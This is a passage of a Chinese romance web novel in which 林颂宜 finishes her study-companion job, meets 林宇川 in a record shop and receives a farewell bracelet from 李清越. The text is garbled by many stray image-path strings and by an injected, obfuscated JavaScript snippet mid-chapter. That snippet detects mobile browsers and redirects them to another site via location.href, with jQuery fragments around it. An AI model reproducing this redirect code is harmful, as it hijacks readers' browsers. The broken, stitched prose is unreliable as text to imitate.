这次的经期提早了一些,也不知道是不是这个原因,最近的梦境才会变得频繁,梦里还尽是些春情肆意的场面。
想起昨晚那个梦,林颂宜简直是越想越气,都做梦了,怎么自己的游戏水平还是那么烂?
简直离谱!
又想到那已经忆不起模样的男友,被她胡搅蛮缠一通,还能好言好语全盘接下,果然是梦里才会有的场景。
乱七八糟想了一通,身体的难受劲得到缓解,林颂宜也重新恢复理智。
接下来两天暂时没有安排,她准备趁着这个时间,再细化一遍答辩资料,等李清越结束旅途,再一起踏上返程。
眼看陪读工作接近尾声,林颂宜暗暗提醒自己多上心,争取尽善尽美结束这段合作。
想到回国前,还有一堆事情待处理,林颂宜打开手机,打算先将整理好的部分闲置物品挂出去。
半卖半送,消息刚发出去没多久,群里就陆续有人出来询问,林颂宜挨个进行回复,忙得差不多后她退出群聊,点开微信,在一堆红点中,看到了早前付绪然发来的信息。
看时间,是她刚醒没多久那会儿。
当时她在浴室关着门,隔音好,手机又被枕头压着,没能听到消息提示。
没想到对方也起得这样早,林颂宜赶忙点进对话查看信息。
【下周四回国,你这边时间可以?】
【有变动可以提前和我说。】
【到时候派司机去接你们?】
看对方这语气和行事,林颂宜默默推翻了对付绪然的初印象,没想到他只是看着高冷,私下里处事却很周到细致,林颂宜想她一个蹭座的,能有什么不可以?
【没有问题!】
又想到时候是和李清越她们一块走,要不要司机来接这事,她自己不好独断,干脆顺着回复。
【谢谢大佬.jpg】
原以为对方只是例行通知,没想到付绪然很快又回了消息。
【行,到时候保持联系。】
林颂宜:“……”
豪门二代做事果然滴水不漏。
好歹自己是受益者,不能让人家最后一句话掉地上,林颂宜扒拉出一个表情包,点击发送。
【猫猫感谢.jpg】
***
因着身体原因,林颂宜放纵自己躺了大半天,傍晚的时候,她的精气神终于恢复大半。
林颂宜从床上爬起来,掏出电脑开始整理资料,顺带调整答辩需要用的PPT。
相关内容早已烂熟于心,剩下的无非就是格式调整和细节优化,除了需要耐心,耗费不了多少脑子,现下时间也充裕,林颂宜做起这些得心应手。
晚餐叫得客房送餐,但林颂宜没什么胃口,气味浓厚的奶油蘑菇汤她只尝了两口,干巴餐包倒是吃了不少。
填饱肚子,林颂宜在脑子里慢慢盘算着回国后的安排,上周已经和实验室那边确认好入职时间,房子也已经拜托好友帮自己留意,也不知道找得怎么样了。
又算了算手里的积蓄,这些年省吃俭用,加上这回省下的机票钱,她手里的存款,应付完回国后的租房等一系列大开销,剩余的足够她过完前几个月的实习期。
后续工资提上来,日常开销应该就不成问题了。
时至今日,她依旧穷得很稳定。
这几年,学业占据林颂宜的大部分时间,空余的时间也全都在做陪读这份工作,为此,她几乎放弃了私有娱乐时间。
李家开的工资足够支付她的学费和生活开销,但要再想攒下存款就有难度了。
林颂宜自知不是天才,有限的精力被诸事分配,她并不能每次都争取到奖学金。好在现如今又要迎来新的开始。
对未来的憧憬,对冲了一部分压力,林颂宜紧绷的神经终于能稍稍放松一些。
想到好友为着自己的事尽心尽力,林颂宜准备趁着这两天有时间,去给她挑一份合心意的礼物。
休息的时候,时间总是过得很快,林颂宜撑着精神做好一系列规划,丢开电脑也懒得收拾,难得放纵惰性主导脑子,趴在床上玩了会手机,任凭碎片化的泛娱乐信息冲击大脑。
生理期大量失血带来的疲惫,很快又将她拽进深度睡眠。
一夜无梦。
***
第二天,林颂宜刚走出房门,就接到李清越的电话,原以为是和她确认回程时间,没成想是另有安排,那边只说回程时间待定让她自己先行回去。
林颂宜按照李清越提的要求,上楼替她整理行李,等收拾好之后,又找酒店调车将行李送到李清越今晚的下榻处。
有未婚夫陪同,李清越没让林颂宜过去,等一切忙完,林颂宜才得以走出酒店去往藏品店。距离并不算远,走路大概二十分钟就能到目的地。
推开门,店内唱片机里传出的声音瞬时变得清晰。
温暖柔和的声调中透着轻微的沙沙声,那点底噪并不会让人觉得烦躁刺耳,反而多了些岁月沉淀后的醇厚,前奏轻柔的爵士乐缓缓流淌,似朦胧轻纱环绕住店内驻足的每一位旅人,轻曼又灵动。
林颂宜仔细回想着好友的喜好,和老板详细说了一遍需求,对方起身去替她找寻合适的唱片。
她不太懂这些,专业的事情就交给专业的人好了。
等待的间隙,林颂宜在店内四处转了一圈。
自然光透过橱窗洒进室内,昏黄的光线很柔和,配合着店内的灯光,明暗交错朦胧一片,从热闹的街区转入这家店,恍惚间让人误
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026392|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
以为自己闯入的是一方时空通道。
岁月模糊,光影重叠。
各类唱片被整齐地码放在展示架上,刚才和老板沟通的时候,对方信誓旦旦保证,一定会在这数万张唱片中,为林颂宜朋友挑出合心意的礼物。
不知道内行的行家看到这些作何感想,林颂宜当下确实是没什么感觉,只是觉得干站着无聊,四处转转,等待的时间能过得快一些。
也不知道老板是如何想的,偌大一家店,完全没有为顾客着想的意思,连个坐的地儿都没有。
林颂宜随手拿起一张唱片,老旧斑驳的封面上,印着她全然陌生的名字,塑封壳上嵌着岁月镌刻过的痕迹,歌手的面容也已经有些模糊,她放弃看清更多内容,转而将视线投向门口。
帘动风起,门口的小铃铛发出一声脆响,有新客进门。
四目相对。
林颂宜自然地错开视线,转而看向店内通往二楼的楼梯口,也不知道店主找没找到自己想要的东西。
虽然只是一个照面,李颂宜还是看清了对方的脸,是付绪然的队友,那个有过一面之缘的男生,叫什么她倒是不清楚。
林宇川的视线在店内找了一圈,也没见到老板模样的人,他将目光放到店内唯一的活人身上,问道:“好巧,老板这会儿不在吗?”
林颂宜:“?”
林宇川的语气太过熟稔,以至于林颂宜都愣了一下,她不记得自己和对方有过交集,但她反应很快,伸手指向楼梯口,礼貌笑道:“在楼上找东西,应该快下来了。”
林宇川对这个敢崩顾澜封的女生印象深刻,看外表安安静静,没想到下手那么利索,打那小霸王的时候,半点不带犹豫。
着实是……勇气可嘉。
见她刚才那反应,八成是不认识自己,林宇川主动上前,自报家门:“林宇川,上回在靶场我见过你。”
原来他叫林宇川,林颂宜心下了然,回以应有的礼貌:“林颂宜。”
林宇川一笑,那双桃花眼又深邃几分:“好巧啊,本家。”
“好巧。”林颂宜也笑,转而解释道,“那天人多我也没注意,刚才没认出来,抱歉。”
林宇川倒是毫不在意,笑着回她:“这有什么好抱歉的,你也喜欢这些?”
林颂宜摇头:“给朋友带个礼物。”
不好就这么干巴地站着,林颂宜反问他:“你呢?”
“凑巧来这边办点事,受人之托来拿张唱片。”二人正说着,老板慢悠悠从楼上晃下来,举着手里那张黑胶唱片,冲着林颂宜得意道:“我想你朋友一定会喜欢,她和我一样,拥有着绝佳的品味。”
林颂宜道谢,付了钱,从老板手里接过唱片。
见他俩交割完毕,林宇川才上前一步和老板说明来意,小老头听罢,又慢腾腾往楼上走去。
林颂宜不欲多做停留,和林宇川打了声招呼就准备离开,她刚搭上门把手,又被林宇川叫住。
“等一下。”
林颂宜回头。
男人冲她露出个灿烂的笑,问道:“可以加个联系方式吗?姐姐。”
11. 第11章
【姐姐,可以帮我参考一下吗?】
【照片】
【姐姐觉得这个组合好看吗?】
【猫猫挠头.jpg】
自从两人在藏品店加上联系方式,林宇川的自来熟本质就不藏了。这两天听他姐姐长,姐姐短地叫,林颂宜从一开始的不自在,到现在已经适应良好。
算了,一个称呼而已。
这已经是他第三次主动发来信息,坦白说,林颂宜看不懂对方的操作,她也很确定林宇川没有别的意思。
大抵真是他性情如此,这世上确实有一部分人,天生就善于交际,喜欢交朋友,不拘泥于身份地位。
林颂宜点开那张照片,是一捧尚未经过包装的花束。
粉白和淡紫色的鲜花组合,布局错落有致,种类繁多但杂而不乱,大都是她叫不出名字的花材,光看着就知道很贵,白色郁金香做了翻瓣造型,和绿叶一起用作点缀,锦上添花。
配色浓淡相宜,清新雅致。
以林颂宜的审美,对这束花实在挑不出什么错漏,她如实回答。
【就我的审美来说,很好看。】
【猫猫点赞.jpg】
那边很快回复。
【那就好。】
【猫猫得意.jpg】
另一边,某休息室内,林宇川正搭着长腿坐在一旁的沙发上发呆,手机长久不再发出动静,他脸上的表情变得有些疑惑。
根据以往的社交经验,对方不应该如此冷淡才对,到底是哪里出了问题?
“让开。”想的太投入,林宇川没注意到他的姿势挡了别人的道,直到孟庭旭出声,他才回过神赶忙将腿规矩收好。
“旭哥,你说然哥到底是怎么想的?”
比赛结束当天,众人商量着一块去靶场玩两天,付绪然明明已经拒绝邀请,结果第二天一早,又上赶着去凑热闹,还临时调用了三辆房车分头接人,结果傍晚又一声不吭跑回市区。
最可疑的是,当天临走前,付绪然还特意告诫顾澜封,叫他别挑事。
林宇川从小就佩服付绪然这个哥哥,他们这些人,向来不做无用功,对于付绪然这次略显怪异的行为,林宇川实实在在生出了好奇心。
他琢磨半天,觉得这其中唯一可疑的变数,就是那个叫林颂宜的女生。
可要说付绪然对这个女生有什么想法,林宇川是不信的,这俩人根本就不是一个世界的人。
他倒也不是想做什么,和林颂宜的偶遇也真的只是意外,只是在那个当下,好奇心战胜了理智,林宇川决定近距离观察一番。
然而事情并不如他想的那样顺利,添加上联系方式后,他再三示好,对面却依旧像块木头,始终保持着疏离。
也不能说对方做的不对,但就是很明显能感觉得到,林颂宜并不想随便和谁有牵扯。
林宇川自己想不通,就想找个盟友一起来解密。
然而事与愿违,孟庭旭压根不想搭理他,听他说完全部事情后,开口就是警告:“你不要多事。”
林宇川不以为意,但他也没反驳,他的直觉告诉他,这背后有大秘密。
再者,他对林颂宜的感官也不错,如果真是自己想多了,那就当是多认识个朋友,反正也没什么损失。
***
李清越从楼上下来,见只有林颂宜一个人在,问她:“都好了?”
顺手将手机揣进兜里,林颂宜抬头:“嗯,之后有什么问题,吴助会再联系我。”
这是她陪读生涯的最后一天,在这之后,她和李家之间将不再有雇佣关系。
今天过来主要是交接剩余的工作,李家大哥前两天已经提前安排人来接管,以便回国后李清越可以更快上手。
李家父母和大哥将于今晚抵达A国,明天全家人都会来参加毕业典礼,结束后一家人再一块返程。
毕竟做了这么多年的陪读,李清越身边的事务,很大一部分都是林颂宜在打理,她需要为自己的工作负责到底。
李清越点头,对林颂宜很放心,也没多问,只递给她一个盒子,笑着说:“打开看看。”
“生日礼物?”林颂宜疑惑,但还是伸手接过,距离今年的生日还有很久,以为是李清越提前送自己,毕竟之后两人想再见也不容易。
“是回礼,也算毕业礼物。”李清越用眼神示意她打开,脸上还带着点期待,“看看喜不喜欢。”
深蓝色的丝绒盒子被打开,里面躺着一条流光溢彩的手链。
橄榄枝造型的底托,上面嵌满剔透闪亮的椭圆型碎钻,看得出切割工艺很讲究。
黑底丝绒将手链衬得愈发熠熠,光线折射,钻面闪出的火彩耀眼夺目。
“太贵重了。”林颂宜将视线从手上移开,“怎么想起送我这个?”
这些年两人相处一直很融洽,李清越虽然大方,但也守着度,送的东西很少超过五位数,林颂宜通通看作是工作之外的奖励,收的心安理得。
但这次明显不一样,她不能收下。
李清越觉得林颂宜这个人,吃亏就亏在太讲规矩,该是她的就大大方方要,只要是她觉得不该是自己的,就算摆在她面前,她也不伸手。
“和你送我的心意相比,这也不算什么。”
临别在即,林颂宜给李清越的分别礼物,是一支定制手环。
数据库会根据李清越的体征实时更新,24小时全天候监测健康,但凡有意外发生,就会及时发布求救信号。
紧急接收人是林颂宜。
李家内部并不太平,林颂宜这份用心,对于李清越来说,可抵万金。
她走上前,双手按在林颂宜的肩上,语气郑重地叫她:“林颂宜。”
“嗯?”
“这条手链价值27万。”27万是包含配货的价格,但大小姐认为这么说完全没问题,“今天从这走出去,是你27岁人生真正的开始。”
她们了解彼此,所以李清越才开了头,林颂宜就明白她想说什么,但她没有出声打断。
李清越推着她转了半圈,让她正面对着大门口,又凑到林颂宜耳边小声说:“送你橄榄枝,不是要你记住什么狗屁恩情,我们之间已经两清,是祝你新生,也是祝你开启新征程,林颂宜,不要让我失望。”
